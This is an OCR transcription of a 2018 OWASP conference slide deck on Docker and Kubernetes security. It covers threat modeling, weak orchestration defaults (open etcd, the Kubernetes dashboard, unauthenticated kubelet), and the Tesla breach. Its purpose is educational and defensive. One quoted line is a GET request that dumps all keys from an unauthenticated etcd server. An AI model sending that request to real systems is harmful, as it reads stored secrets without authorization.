
OWASP
AppSec Europe
London 2nd-6th June 2018

Docker Security 201

Top 10 Docker Security

Dr. Dirk Wetter

@drwetter



Independent Consultant Information Security
(self-employed)

OWASP


- Organized + chaired AppSec Europe 2013 in Hamburg
- Involved in few following conferences
- Former German Chapter Lead, etc

Open Source

- Longtime smaller contributions
- TLS-Checker testssl.sh

- 20+ years paid profession in infosec
- System, network + application security

- Pentests, consulting, training
- Information security management




0. History

- **Hyped?** docker

(yawn)


- Linux: Docker 2013 (March)
- FreeBSD: *Jails* **2000**
- Solaris: *Zones* / *Containers* **2004**



Technology and real life

- **Technology: Security advantages**
  - Most per default
  - Some need a configuration
    - Use them!
- **Usage: Security concerns**
  - New attack surfaces
    - Second line of defense
  - Not KISS
  - Change of standard processes

New buzzword: *Full Spectrum Engineer*




201 Security

- **Threats to my containers?**


→ **Threat modeling!**


https://imgur.com/gallery/ZdEQDwh



201 Security

- **Threat Modeling**
  - 1st vector:
    Application escape







201 Security

- **Threat Modeling**
  - 1st vector cont'd

    Target: Orchestration tool





201 Security


- **Threat Modeling**
  - 1st vector cont'd , Target: Orchestration tool
  - Weak default: open etcd @ tcp/2379 (CoreOS)

> Etcd is really cool, It uses the raft consensus algorithm to keep all the nodes in sync, it has a very simple to use CLI tool and best of all it has an HTTP API. I really like etcd and it sure feels like we are going to use it in the near future for some of our orchestration needs.
>
> Reading about etcd made me remember the news about MongoDB security issues that turned out to be people not enabling authentication which is not enabled by default. It really beats me why this is the happy path but hey, I don't build databases I just use them.

```
GET http://<ip address>:2379/v2/keys/?recursive=true
```

This will return all the keys stored on the servers in JSON format.


(Different context: Giovanni Collazo – *The security footgun in etcd*)




201 Security

- **Threat Modeling**
  - 1st vector cont'd , Target: Orchestration tool
  - Kubernetes
    - sometimes not secured etcd @ tcp/2379
    - dashboard @ tcp/9090 (not installed per default)

The initial point of entry for the Tesla cloud breach, Tuesday's report said, was an unsecured administrative console for Kubernetes, an open source package used by companies to deploy and manage large numbers of cloud-based applications and resources.



"The hackers had infiltrated Tesla's Kubernetes console which was not password protected," RedLock researchers wrote. "Within one Kubernetes pod, access credentials were exposed to Tesla's AWS environment which contained an Amazon S3 (Amazon Simple Storage Service) bucket that had sensitive data such as telemetry."




201 Security

- **Threat Modeling**
  - 1st vector cont'd , Target: Orchestration tool
  - Kubernetes: Insecure kubelet @ tcp/10250 (HTTPS) + 10255 (HTTP)
    - Default open (<1.10?)

> **Controlling access to the Kubelet**
>
> Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.
>
> Production clusters should enable Kubelet authentication and authorization.

  - Fixes complete?
    - https://github.com/kubernetes/kubernetes/issues/11816
    - https://github.com/kubernetes/kubernetes/pull/59666



- **Threat Modeling**
  - 1st vector cont'd ,
  - Target:
    - Research: Exposed orchestration tools (Lacework: PDF)

Open Management Interfaces and APIs

CONTAINERS AT-RISK

A Review of 21,000 Cloud Environments

